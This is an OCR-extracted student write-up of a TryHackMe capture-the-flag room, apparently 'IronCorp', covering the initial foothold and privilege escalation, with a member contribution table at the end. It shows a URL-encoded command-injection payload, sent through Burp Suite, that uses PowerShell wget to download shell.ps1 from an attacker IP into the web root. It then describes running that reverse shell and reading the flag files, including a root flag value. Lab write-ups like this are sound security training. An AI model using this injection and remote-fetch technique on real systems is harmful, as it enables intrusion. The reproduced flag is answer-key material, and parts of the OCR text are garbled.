
Thought Process and Methodology and Attempts:

When the name Equinox appears with Dina name next to it, Following a number of code injection experiments, it became evident that encode url allowed system instructions to be executed.




After that, turn on the Burp at top of the left and launch the Burpsuite. Go to proxy and make sure the Intercept is in turn on. Then go back to the website and relaunch back. We see that Burpsuite by proxy continues to be displayed.







Then, send and foward the proxy to the repeater. So the proxy is automatically in repeater. Go to decoder and paste ***internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22http://10.8.5.68/shell.ps1%22%20-outfile%20%22E:/xampp/htdocs/internal/shell.ps1%22***

The line must be encoded by URL and it changed to ***%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e%61%6d%65%2e%70%68%70%3f%6e%61%6d%65%3d%45%71%75%69%6e%6f%78%7c%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%25%32%30%77%67%65%74%25%32%30%25%32%32%68%74%74%70%3a%2f%2f%31%30%2e%38%2e%35%2e%36%38%2f%73%68%65%6c%6c%2e%70%73%31%25%32%32%25%32%30%2d%6f%75%74%66%69%6c%65%25%32%30%25%32%32%45%3a%2f%78%61%6d%70%70%2f%68%74%64%6f%63%73%2f%69%6e%74%65%72%6e%61%6c%2f%73%68%65%6c%6c%2e%70%73%31%25%32%32*** .







To get our "Nishan" reverse shell, we utilise "certutil''. Then Our "shell.ps1" shell is run by a powershell.



The connection from the machine to our Kali will have permissions if everything has gone according to plan. We can now read the flag for "user.txt."





4) Privilege Escalation (SuperAdmin)

Members Involved: ***Ameer Irfan Bin Noraziman***

Tools used: ***dir, cd Desktop, ls, cd..***

Thought Process and Methodology and Attempts:


We discover that the root flag is buried in the user's directory "SuperAdmin," which prevents us from accessing it. Therefore, we access it with the command "dir," but there is still no resolution. Then, we employ "cd Desktop," "Ls," and "cd.." But nothing has yet been acquired. In order to try to read the flag directly, we use the command "cat c:users SuperAdminDesktoproot.txt."

```
PS C:\Users> cd SuperAdmin
PS C:\Users\SuperAdmin> dir
PS C:\Users\SuperAdmin> cd Desktop
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> cd..
PS C:\Users> cat c:\users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users>
```

That's all from us thank you.

Final Result:

Upon verification of the flag, we placed the flag into the TryHackMe site and got the confirmation.



Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211101915	Nurdina Aishah Binti Kasuma Satria	Did the Initial foothold and also the write up.	
1211102582	Ameer Irfan Bin Noraziman	Did the privilege escalation and also the write up.	
1211102269	Muhammad Aniq Syahmi Bin Shaharil	Did the recon and enumeration and also the write up.	
1211101873	Muhammad Nabeel Shamimi Bin Khaerozi	Did the horizontal privilege escalation and also the write up.	

Attach the video link at the end of the report:

VIDEO LINK: